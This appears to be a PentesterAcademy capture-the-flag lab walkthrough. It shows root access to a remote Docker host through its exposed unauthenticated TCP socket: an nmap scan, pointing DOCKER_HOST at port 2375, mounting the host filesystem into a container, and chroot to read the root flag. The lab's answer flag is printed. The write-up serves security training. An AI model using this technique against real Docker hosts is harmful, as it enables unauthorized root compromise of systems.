
ATTACK
DEFENSE
by PentesterAcademy

Name	Exploiting Remote Docker Host
URL	https://attackdefense.com/challengedetails?cid=2307
Type	Container Security : Docker Host Security

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Objective: Leverage the Docker TCP socket of the remote Docker host to get root access and retrieve the flag kept in the home directory of the root user!

Solution:

Step 1: The docker client is present on the Kali attacker machine.

Command: docker

```
root@attackdefense:~# docker

Usage:  docker [OPTIONS] COMMAND

A self-sufficient runtime for containers

Options:
      --config string      Location of client config files (default "/root/.docker")
  -c, --context string     Name of the context to use to connect to the daemon (overrides DOCKER_HOST env
                           "docker context use")
  -D, --debug              Enable debug mode
  -H, --host list          Daemon socket(s) to connect to
  -l, --log-level string   Set the logging level ("debug"|"info"|"warn"|"error"|"fatal") (default "info")
      --tls                Use TLS; implied by --tlsverify
      --tlscacert string   Trust certs signed only by this CA (default "/root/.docker/ca.pem")
      --tlscert string     Path to TLS certificate file (default "/root/.docker/cert.pem")
      --tlskey string      Path to TLS key file (default "/root/.docker/key.pem")
      --tlsverify          Use TLS and verify the remote
  -v, --version            Print version information and quit
```

However, the Docker daemon is not installed/running on the Kali machine.

Command: docker ps

```
root@attackdefense:~# docker ps
Cannot connect to the Docker daemon at unix:///var/run/docker.sock. Is the docker daemon running?
root@attackdefense:~#
```

Step 2: Scan the remote machine present on the same network.

Command: nmap -p- target-1

```
root@attackdefense:~# nmap -p- target-1
Starting Nmap 7.91 ( https://nmap.org ) at 2021-03-28 06:37 IST
Nmap scan report for target-1 (192.65.20.3)
Host is up (0.000014s latency).
Not shown: 65532 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
2375/tcp open  docker
2376/tcp open  docker
MAC Address: 02:42:C0:41:14:03 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 1.67 seconds
```

Docker TCP socket is exposed on the remote machine.

Step 3: Define the DOCKER_HOST environment variable to point to this remote TCP socket.

Command: export DOCKER_HOST=target-1:2375

```
root@attackdefense:~# export DOCKER_HOST=target-1:2375
root@attackdefense:~#
```

Step 4: Check the running container list.

Command: docker ps

```
root@attackdefense:~# docker ps
CONTAINER ID   IMAGE     COMMAND   CREATED   STATUS    PORTS     NAMES
root@attackdefense:~#
```

The command worked.

Also, check the list of Docker images present on this host.

```
root@attackdefense:~# docker images
REPOSITORY        TAG       IMAGE ID       CREATED          SIZE
modified-ubuntu   latest    54ee2a71bdef   16 months ago    855MB
ubuntu            18.04     775349758637   17 months ago    64.2MB
alpine            latest    965ea09ff2eb   17 months ago    5.55MB
root@attackdefense:~#
```

There are 3 Docker images present on the Docker host.

Step 5: Run the ubuntu:18.04 image while mounting the host filesystem on it.

Command: docker run -it -v /:/host ubuntu:18.04 bash

Then, perform chroot to the mounted filesystem.

Command: chroot /host

```
root@attackdefense:~# docker run -it -v /:/host ubuntu:18.04 bash
root@64a2e05088f9:/#
root@64a2e05088f9:/#
root@64a2e05088f9:/# chroot /host
#
```

This results in a shell on the remote Docker host.

Step 7: Check the current user.

Command: whoami

```
# whoami
root
#
```

Step 8: Retrieve the flag kept in the /root directory of the Docker host machine.

Command: cat /root/flag

```
# cat /root/flag
de2e785a8d983242b9c5c56d1d26726d
#
```

In this manner, one can get root access on the host machine.

Flag: de2e785a8d983242b9c5c56d1d26726d